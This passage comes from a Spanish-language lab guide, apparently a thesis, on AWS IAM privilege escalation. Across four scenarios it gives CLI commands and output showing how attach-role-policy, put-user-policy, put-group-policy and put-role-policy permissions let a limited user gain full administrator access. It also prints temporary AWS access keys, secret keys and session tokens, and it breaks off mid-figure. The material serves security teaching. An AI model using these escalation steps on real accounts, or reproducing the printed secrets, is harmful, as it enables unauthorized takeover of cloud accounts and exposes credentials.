
Este usuario tiene la siguiente política:

Figura 136 *Política del usuario privesc9-AttachRolePolicy-user*

Fuente: Autoría Propia

Este usuario tiene el siguiente rol:

Figura 137 *Rol del usuario privesc9-AttachRolePolicy-user*



Fuente: Autoría Propia

Otra manera de validar lo anterior, es por medio del comando:

> aws iam list-attached-user-policies --user-name privesc9-AttachRolePolicy-user

Figura 138 *Política del usuario privesc9-AttachRolePolicy-user*

```
PS D:\METAS> aws iam list-attached-user-policies --user-name privesc9-AttachRolePolicy-user
{
    "AttachedPolicies": [
        {
            "PolicyName": "privesc9-AttachRolePolicy",
            "PolicyArn": "arn:aws:iam::651927172911:policy/privesc9-AttachRolePolicy"
        }
    ]
}
```

Fuente: Autoría Propia

Obteniendo información relevante para la verificación de configuración utilizando el ARN de la política del usuario verificado:

> aws iam get-policy-version --policy-arn arn:aws:iam::651927172911:policy/privesc9-AttachRolePolicy --version-id v1

Figura 139 *ARN del usuario privesc9-AttachRolePolicy-user*

```
PS D:\METAS> aws iam get-policy-version --policy-arn arn:aws:iam::651927172911:policy/prive
sc9-AttachRolePolicy --version-id v1
{
    "PolicyVersion": {
        "Document": {
            "Statement": [
                {
                    "Action": "iam:AttachRolePolicy",
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ],
            "Version": "2012-10-17"
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2022-05-11T04:04:41+00:00"
    }
}
```

Fuente: Autoría Propia

Ahora con el usuario administrador, se va a generar unas credenciales con STS sobre dicho usuario.

> aws sts assume-role --role-arn arn:aws:iam::651927172911:role/privesc9-AttachRolePolicy-role --role-session-name privesc9

Figura 140 *Credenciales con STS del usuario privesc9-AttachRolePolicy-user*

Fuente: Autoría Propia

A partir de este momento, se está trabajando con el usuario privesc9-AttachRolePolicy-user.

Notas

Todos los comandos posteriores deben tener especificado el --profile con su respectivo nombre de perfil.

Por lo anterior, se tiene que autenticar con el comando aws configure y validar con el comando aws sts get-caller-identity.

aws configure --profile privesc9

Figura 141 *Ejecución del comando aws configure*

```
PS D:\METAS> aws configure --profile privesc9
AWS Access Key ID [None]: ASIAZPSPDG4X3KEK5YZS
AWS Secret Access Key [None]: vLvLXr/+LO+FZhQbHGT/KDvG5MvVHjFgFt3ed33a
Default region name [None]: us-east-2
Default output format [None]: json
```

Fuente: Autoría Propia

El token se especificará dentro del archivo plano de credenciales.

aws sts get-caller-identity --profile privesc9

Figura 142 *Ejecución del comando aws sts get-caller-identity*

```
PS D:\METAS> aws sts get-caller-identity --profile privesc9
{
    "UserId": "AROAZPSPDG4XUAYLKK7HL:privesc9",
    "Account": "651927172911",
    "Arn": "arn:aws:sts::651927172911:assumed-role/privesc9-AttachRolePolicy-role/privesc9"
}
```

Fuente: Autoría Propia

Si se intenta agregar al grupo de administradores, se va a obtener un error de permisos:

> aws iam add-user-to-group --group-name Group-Root-Spartan --user-name privesc9-AttachRolePolicy-user --profile privesc9

Figura 143 *Error al intentar agregar al grupo de administradores*

```
PS D:\METAS> aws iam add-user-to-group --group-name Group-Root-Spartan --user-name privesc9
-AttachRolePolicy-user --profile privesc9

An error occurred (AccessDenied) when calling the AddUserToGroup operation: User: arn:aws:s
ts::651927172911:assumed-role/privesc9-AttachRolePolicy-role/privesc9 is not authorized to
perform: iam:AddUserToGroup on resource: group Group-Root-Spartan because no identity-based
 policy allows the iam:AddUserToGroup action
```

Fuente: Autoría Propia

En este escenario, simplemente se tiene que adjuntarnos la política de administrador al rol:

> aws iam attach-role-policy --role-name privesc9-AttachRolePolicy-role --policy-arn arn:aws:iam::aws:policy/AdministratorAccess --profile privesc9

Figura 144 *Adjuntar la política de administrador al rol*

Fuente: Autoría Propia

Si se revisan ahora las políticas asociadas al usuario desde el rol, se puede apreciar que se ha adjuntado exitosamente la política de administrador al rol inicial.

Figura 145 *Verificación del nuevo rol del usuario*

Fuente: Autoría Propia

Permiso iam: PutUserPolicy

Un usuario con el permiso "iam:PutUserPolicy" puede aumentar los privilegios creando o actualizando una política en línea para un usuario al que tiene acceso, agregando los permisos de esa política al usuario.

Explicación práctica

Primero, se debe localizar el usuario privesc10-PutUserPolicy-user

Figura 146 *Usuario privesc10-PutUserPolicy-user*

Fuente: Autoría Propia


Este usuario tiene la siguiente política:

Figura 147 *Política de usuario privesc10-PutUserPolicy-user*

Fuente: Autoría Propia

Este usuario tiene el siguiente rol:

Figura 148 *Rol de usuario privesc10-PutUserPolicy-user*



Fuente: Autoría Propia

Otra manera de validar lo anterior, es por medio del comando:

> aws iam list-attached-user-policies --user-name privesc10-PutUserPolicy-user

Figura 149 *Política de usuario privesc10-PutUserPolicy-user*

```
PS D:\METAS> aws iam list-attached-user-policies --user-name privesc10-PutUserPolicy-user
{
    "AttachedPolicies": [
        {
            "PolicyName": "privesc10-PutUserPolicy",
            "PolicyArn": "arn:aws:iam::651927172911:policy/privesc10-PutUserPolicy"
        }
    ]
}
```

Fuente: Autoría Propia

Obteniendo información relevante para la verificación de configuración utilizando el ARN de la política del usuario verificado:

> aws iam get-policy-version --policy-arn arn:aws:iam::651927172911:policy/privesc10-PutUserPolicy --version-id v1

Figura 150 *ARN del usuario privesc10-PutUserPolicy-user*

```
PS D:\METAS> aws iam get-policy-version --policy-arn arn:aws:iam::651927172911:policy/prive
sc10-PutUserPolicy --version-id v1
{
    "PolicyVersion": {
        "Document": {
            "Statement": [
                {
                    "Action": "iam:PutUserPolicy",
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ],
            "Version": "2012-10-17"
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2022-05-11T04:05:03+00:00"
    }
}
```

Fuente: Autoría Propia

Ahora con el usuario administrador, se van a generar unas credenciales con STS sobre dicho usuario.

> aws sts assume-role --role-arn arn:aws:iam::651927172911:role/privesc10-PutUserPolicy-role --role-session-name privesc10

Figura 151 *Credenciales con STS del usuario privesc10-PutUserPolicy-user*

```
PS D:\METAS> aws sts assume-role --role-arn arn:aws:iam::651927172911:role/privesc10-PutUse
rPolicy-role --role-session-name privesc10
{
    "Credentials": {
        "AccessKeyId": "ASIAZPSPDG4XQVJPZMHO",
        "SecretAccessKey": "yMxXCnyDE1LryjM+nSrys7iP/dF8Eya4QNfKYgDI",
        "SessionToken": "IQoJb3JpZ2luX2VjEAgaCXVzLWVhc3QtMiJIMEYCIQCGKyzZwsy3dBI8eHVWxZmq9H
IbljGLFfVjN0wH/kXloAIhANtYDooPup9yJbqGRSD+t3MO4QPZ9iYSpM48c38+o+0hKp8CCOH/////////wEQARoMN
jUxOTI3MTcyOTExIgzDT5xcp0j65K005Hcq8wGoBZtQJq6pVUu1+R1+UeLFARF+OeO2RJP3jo7w+eOCV7tt0IryXH3T
V8M7LB++Idx5v127CgzPmVstHJ0mYp/xroxM6VwIenQf1mTrQNfMDt/gH/VU7PQl8O7IiYOUp+aqufeCfGc/I5MjXSa
l05Frpj5HaIdQHGINT/rzKyS2GkUcYMeeRx3PaViED3u2xmXaWK2/Y52XLlwI8jBaQU5ObEQZ1jXPKE9mZPuRVEista
RxxM04ZgFim6MLAkp0Mo8v4eI2QPn0GnT+vlWXStDEPGMAI7115vRVgswvDgPCK3X1G5hIYwSSD+zRgQV8B7aPhFIwo
4uWlAY6nAFeghzxx7RDCsGEb63S2H1OLNueoD5Q3Ya4ff99k9F4quZaptoNSLomBx6bEEUuxUs11U6q7zqxEB+SxvSa
jXkoArEjQjF4yV36LufjSaHzzRDcZvAUOESmmDtCLnK+Ofmjs6NMKXMCXh4GWAHWYVhaGopcPgTNZV1jNgSjJX2Bb4A
eVFa1Um4Exf5WKNCWrGdZ9iQVOMPJ2f/+WpQ=",
        "Expiration": "2022-05-19T00:47:47+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROAZPSPDG4XZ67DH2JKC:privesc10",
        "Arn": "arn:aws:sts::651927172911:assumed-role/privesc10-PutUserPolicy-role/privesc
10"
    }
}
```

Fuente: Autoría Propia

A partir de este momento, se está trabajando con el usuario privesc10-PutUserPolicy-user.

Notas

Todos los comandos posteriores deben tener especificado el --profile con su respectivo nombre de perfil.

Por lo anterior, se tiene que autenticar con el comando aws configure y validar con el comando aws sts get-caller-identity.

aws configure --profile privesc10

Figura 152 *Ejecución del comando aws configure*

```
PS D:\METAS> aws configure --profile privesc10
AWS Access Key ID [None]: ASIAZPSPDG4XQVJPZMHO
AWS Secret Access Key [None]: yMxXCnyDE1LryjM+nSrys7iP/dF8Eya4QNfKYgDI
Default region name [None]: us-east-2
Default output format [None]: json
```

Fuente: Autoría Propia

El token se especificará dentro del archivo plano de credenciales.

aws sts get-caller-identity --profile privesc10

Figura 153 *Ejecución del comando aws sts get-caller-identity*

```
PS D:\METAS> aws sts get-caller-identity --profile privesc10
{
    "UserId": "AROAZPSPDG4XZ67DH2JKC:privesc10",
    "Account": "651927172911",
    "Arn": "arn:aws:sts::651927172911:assumed-role/privesc10-PutUserPolicy-role/privesc10"
}
```

Fuente: Autoría Propia

Si se intenta agregar al grupo de administradores, se va a obtener un error de permisos:

> aws iam add-user-to-group --group-name Group-Root-Spartan --user-name privesc10-PutUserPolicy-user --profile privesc10

Figura 154 *Error al intentar agregar al grupo de administradores*

```
PS D:\METAS> aws iam add-user-to-group --group-name Group-Root-Spartan --user-name privesc1
0-PutUserPolicy-user --profile privesc10

An error occurred (AccessDenied) when calling the AddUserToGroup operation: User: arn:aws:s
ts::651927172911:assumed-role/privesc10-PutUserPolicy-role/privesc10 is not authorized to p
erform: iam:AddUserToGroup on resource: group Group-Root-Spartan because no identity-based
policy allows the iam:AddUserToGroup action
```

Fuente: Autoría Propia

En este escenario, inicialmente se tiene que crear un documento de política que permite todas las acciones de AWS:

Figura 155 *Documento de política que permite todas las acciones de AWS*

```
PS C:\Users\Gerh\Desktop> type .\admin_politica.json
{
   "Version": "2012-10-17",
   "Statement": [
       {
           "Sid": "PermitirTodo",
           "Effect": "Allow",
           "Action": "*",
           "Resource": "*"
       }
    ]
 }
```

Fuente: Autoría Propia

Y posteriormente, se tiene que adjuntar la política que se ha creado al usuario:

> aws iam put-user-policy --user-name privesc10-PutUserPolicy-user --policy-name politica-PrivEsc-Spartan --policy-document file://admin_politica.json --profile privesc10


Figura 156 *Adjuntar la política que se ha creado al usuario*

```
PS C:\Users\Gerh\Desktop> aws iam put-user-policy --user-name
privesc10-PutUserPolicy-user --policy-name politica-PrivEsc-Spartan
--policy-document file://admin_politica.json --profile privesc10

PS C:\Users\Gerh\Desktop> aws iam list-user-policies --user-name
privesc10-PutUserPolicy-user
{
    "PolicyNames": [
        "politica-PrivEsc-Spartan"
    ]
}
```

Fuente: Autoría Propia

Si se revisa ahora las políticas insertadas al usuario, se logra apreciar que se ha adjuntado exitosamente la política de administrador al usuario inicial.

Figura 157 *Verificación final del usuario*



Fuente: Autoría Propia

Permiso iam: PutGroupPolicy

Un usuario con el permiso “iam:PutGroupPolicy” puede aumentar los privilegios creando o actualizando una política en línea para un grupo del que forma parte, agregando los permisos de esa política al usuario.

Explicación practica

Primero, se debe localizar el usuario privesc11-PutGroupPolicy-user

Figura 158 *Usuario privesc11-PutGroupPolicy-user*

Fuente: Autoría Propia


Este usuario tiene la siguiente política:

Figura 159 *Política del usuario privesc11-PutGroupPolicy-user*

Fuente: Autoría Propia

Este usuario tiene el siguiente rol:

Figura 160 *Rol del usuario privesc11-PutGroupPolicy-user*



Fuente: Autoría Propia

Este usuario hace parte del siguiente grupo:

Figura 161 *Grupo del usuario privesc11-PutGroupPolicy-user*

Fuente: Autoría Propia

Otra manera de validar lo anterior, es por medio del comando:

> aws iam list-attached-user-policies --user-name privesc11-PutGroupPolicy-user

Figura 162 *Política del usuario privesc11-PutGroupPolicy-user*

```
PS C:\Users\Gerh\Desktop> aws iam list-attached-user-policies --user-name privesc11-PutGroupPoli
cy-user
{
    "AttachedPolicies": [
        {
            "PolicyName": "privesc11-PutGroupPolicy",
            "PolicyArn": "arn:aws:iam::651927172911:policy/privesc11-PutGroupPolicy"
        }
    ]
}
```

Fuente: Autoría Propia

Obteniendo información relevante para la verificación de configuración utilizando el ARN de la política del usuario verificado:

> aws iam get-policy-version --policy-arn arn:aws:iam::651927172911:policy/privesc11-PutGroupPolicy --version-id v1

Figura 163 *ARN del usuario privesc11-PutGroupPolicy-user*

Fuente: Autoría Propia

Ahora con el usuario administrador, se va a generar unas credenciales con STS sobre dicho usuario.

> aws sts assume-role --role-arn arn:aws:iam::651927172911:role/privesc11-PutGroupPolicy-role --role-session-name privesc11

Figura 164 *Credenciales con STS del usuario privesc11-PutGroupPolicy-user*

Fuente: Autoría Propia

A partir de este momento, se está trabajando con el usuario privesc11-PutGroupPolicy-user.


Notas

Todos los comandos posteriores deben tener especificado el --profile con su respectivo nombre de perfil.

Por lo anterior, se tiene que autenticar con el comando aws configure y validar con el comando aws sts get-caller-identity.

aws configure --profile privesc11

Figura 165 *Ejecución del comando aws configure*



Fuente: Autoría Propia

El token se especificará dentro del archivo plano de credenciales.

aws sts get-caller-identity --profile privesc11

Figura 166 *Ejecución del comando aws sts get-caller-identity*

```
PS C:\Users\Gerh\Desktop> aws sts get-caller-identity --profile privesc11
{
    "UserId": "AROAZPSPDG4X5DWQPX6XM:privesc11",
    "Account": "651927172911",
    "Arn": "arn:aws:sts::651927172911:assumed-role/privesc11-PutGroupPolicy-role/privesc11"
}
```

Fuente: Autoría Propia

Si se intenta agregar al grupo de administradores, se va a obtener un error de permisos:

> aws iam add-user-to-group --group-name Group-Root-Spartan --user-name privesc11-PutGroupPolicy-user --profile privesc11

Figura 167 *Error al intentar agregar al grupo de administradores*

```
PS C:\Users\Gerh\Desktop> aws iam add-user-to-group --group-name Group-Root-Spartan --user-name
privesc11-PutGroupPolicy-user --profile privesc11

An error occurred (AccessDenied) when calling the AddUserToGroup operation: User: arn:aws:sts::6
51927172911:assumed-role/privesc11-PutGroupPolicy-role/privesc11 is not authorized to perform: i
am:AddUserToGroup on resource: group Group-Root-Spartan because no identity-based policy allows
the iam:AddUserToGroup action
```

Fuente: Autoría Propia

En este escenario, inicialmente se tiene que crear un documento de política que permite todas las acciones de AWS:

Figura 168 *Documento de política que permite todas las acciones de AWS*

```
PS C:\Users\Gerh\Desktop> type .\admin_politica.json
{
   "Version": "2012-10-17",
   "Statement": [
       {
           "Sid": "PermitirTodo",
           "Effect": "Allow",
           "Action": "*",
           "Resource": "*"
       }
   ]
}
```

Fuente: Autoría Propia

Y posteriormente, se tiene que adjuntarnos la política que se ha creado al usuario:

> aws iam put-group-policy --group-name privesc11-PutGroupPolicy-group --policy-name politica-PrivEsc2-Spartan --policy-document file://admin_politica.json --profile privesc11


Figura 169 *Adjuntar la política al usuario*

```
PS C:\Users\Gerh\Desktop> aws iam put-group-policy --group-name
privesc11-PutGroupPolicy-group --policy-name politica-PrivEsc2-Spartan
--policy-document file://admin_politica.json --profile privesc11

PS C:\Users\Gerh\Desktop> aws iam list-group-policies --group-name
privesc11-PutGroupPolicy-group
{
    "PolicyNames": [
        "politica-PrivEsc2-Spartan"
    ]
}
```

Fuente: Autoría Propia

Si se revisan ahora las políticas insertadas al grupo, se logra apreciar que se ha adjuntado exitosamente la política de administrador al usuario inicial por medio del grupo.

Figura 170 *Verificación final del usuario*



Fuente: Autoría Propia

Permiso iam: PutRolePolicy

Un usuario con el permiso “iam:PutRolePolicy” puede aumentar los privilegios creando o actualizando una política en línea para un rol al que tiene acceso, agregando los permisos de esa política al usuario.

Explicación practica

Primero, se debe localizar el usuario privesc12-PutRolePolicy-user

Figura 171 *Usuario privesc12-PutRolePolicy-user*

Fuente: Autoría Propia

Este usuario tiene la siguiente política:

Figura 172 *Política del usuario privesc12-PutRolePolicy-user*

Fuente: Autoría Propia

Este usuario tiene el siguiente rol:

Figura 173 *Rol del usuario privesc12-PutRolePolicy-user*

Fuente: Autoría Propia

Otra manera de validar lo anterior, es por medio del comando:

> aws iam list-attached-user-policies --user-name privesc12-PutRolePolicy-user

Figura 174 *Política del usuario privesc12-PutRolePolicy-user*

```
PS C:\Users\Gerh\Desktop> aws iam list-attached-user-policies --user-name privesc12-PutRolePolic
y-user
{
    "AttachedPolicies": [
        {
            "PolicyName": "privesc12-PutRolePolicy",
            "PolicyArn": "arn:aws:iam::651927172911:policy/privesc12-PutRolePolicy"
        }
    ]
}
```

Fuente: Autoría Propia

Obteniendo información relevante para la verificación de configuración utilizando el ARN de la política del usuario verificado:

> aws iam get-policy-version --policy-arn arn:aws:iam::651927172911:policy/privesc12-PutRolePolicy --version-id v1

Figura 175 *ARN del usuario privesc12-PutRolePolicy-user*

```
PS C:\Users\Gerh\Desktop> aws iam get-policy-version --policy-arn arn:aws:iam::651927172911:poli
cy/privesc12-PutRolePolicy --version-id v1
{
    "PolicyVersion": {
        "Document": {
            "Statement": [
                {
                    "Action": "iam:PutRolePolicy",
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ],
            "Version": "2012-10-17"
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2022-05-11T04:05:03+00:00"
    }
}
```

Fuente: Autoría Propia

Ahora con el usuario administrador, se va a generar unas credenciales con STS sobre dicho usuario.

> aws sts assume-role --role-arn arn:aws:iam::651927172911:role/privesc12-PutRolePolicy-role --role-session-name privesc12

Figura 176 *Credenciales con STS del usuario privesc12-PutRolePolicy-user*

```
PS C:\Users\Gerh\Desktop> aws sts assume-role --role-arn arn:aws:iam::651927172911:role/privesc1
2-PutRolePolicy-role --role-session-name privesc12
{
    "Credentials": {
        "AccessKeyId": "ASIAZPSPDG4X2WTZXSDY",
        "SecretAccessKey": "PiXLcHWGaMo68dNlGRiGytfATrgnFRoYhWEFb4PU",
        "SessionToken": "IQoJb3JpZ2luX2VjEAoaCXVzLWVhc3QtMiJHMEUCIQCN1ooTIu+hyalLdbAy5m17A+dSja5
DhePvq0Tnu74s6AIgdSPcJX4wHvHaxa6NLUwUlGouSwRg359Frnuk9svwGZIqnwII4/////////ARABGgw2NTE5MjcxNzI
5MTEiDAkj5JRygQQZCjocvCrzAcvKNsEiRNA57e5HP3fNaE8VIyjQW0KTZkwftHlOmbaICFcqt98JpSNk0QyBmmd/mF0iwVm
lFacDqgkBnDocVDuv9VUPcEGGRWay4TJNT0J21GB7leWuY1/VO7rW6Ohexg6/NNOe/B4YVLayeV8tVTjBSOmrsrnemKuNYuy
5ObreWWlMUpAlWjXwCbZZ9ZAPSKis/h6JBfFWjJXrDeZeic4pNVwjfzWS8xmGeb9A2hPEN2ZYjA81lthjpLov7RYAjB0JpE6
NWZeBr66JROap+ghBuozx629VyT48LdUFX4/efq/PqyPOwmSeyYFvjrv2tehDFDCGxJaUBjqdAXo8lryf8QhyGG7BiatBjXH
wgsQ+BFkFJ6+fxzQJIkBvTOPOyAYLYU4JCa4l2jHnNbB1fah30nviQK3KEFwfrVSakbpLuSYZwiU7mlchbM/d8dE9DJPmxBw
ms3/wl3YEfKhCMREUcSGP3GtxCufX+hrBz6Rlmw5Whg+2/HFgljfuhSHa4J1Dw97Jj+MeLwkRBLAipG9u4e+/42pcyKg=",
        "Expiration": "2022-05-19T02:48:54+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROAZPSPDG4XYOVA5EHLP:privesc12",
        "Arn": "arn:aws:sts::651927172911:assumed-role/privesc12-PutRolePolicy-role/privesc12"
    }
}
```

Fuente: Autoría Propia

A partir de este momento, se está trabajando con el usuario privesc12-PutRolePolicy-user.

Notas

Todos los comandos posteriores deben tener especificado el --profile con su respectivo nombre de perfil.

Por lo anterior, se tiene que autenticar con el comando aws configure y validar con el comando aws sts get-caller-identity.

aws configure --profile privesc12

Figura 177 *Ejecución del comando aws*

```
PS C:\Users\Gerh\Desktop> aws configure --profile privesc12
AWS Access Key ID [None]: ASIAZPSPDG4X2WTZXSDY
AWS Secret Access Key [None]: PiXLcHWGaMo68dNlGRiGytfATrgnFRoYhWEFb4PU
Default region name [None]: us-east-2
Default output format [None]: json
```

Fuente: Autoría Propia

El token se especificará dentro del archivo plano de credenciales.

aws sts get-caller-identity --profile privesc12

Figura 178 *Ejecución del comando aws sts get-caller-identity*

```
PS C:\Users\Gerh\Desktop> aws sts get-caller-identity --profile privesc12
{
    "UserId": "AROAZPSPDG4XYOVA5EHLP:privesc12",
    "Account": "651927172911",
    "Arn": "arn:aws:sts::651927172911:assumed-role/privesc12-PutRolePolicy-role/privesc12"
}
```

Fuente: Autoría Propia

Si se intenta agregar al grupo de administradores, se va a obtener un error de permisos:

> aws iam add-user-to-group --group-name Group-Root-Spartan --user-name privesc12-PutRolePolicy-user --profile privesc12

Figura 179 *Error al intentar agregar al grupo de administradores*

```
PS C:\Users\Gerh\Desktop> aws iam add-user-to-group --group-name Group-Root-Spartan --user-name
privesc12-PutRolePolicy-user --profile privesc12

An error occurred (AccessDenied) when calling the AddUserToGroup operation: User: arn:aws:sts::6
51927172911:assumed-role/privesc12-PutRolePolicy-role/privesc12 is not authorized to perform: ia
m:AddUserToGroup on resource: group Group-Root-Spartan because no identity-based policy allows t
he iam:AddUserToGroup action
```

Fuente: Autoría Propia

En este escenario, inicialmente se tiene que crear un documento de política que permite todas las acciones de AWS:

Figura 180 *Documento de política que permite todas las acciones de AWS*

```
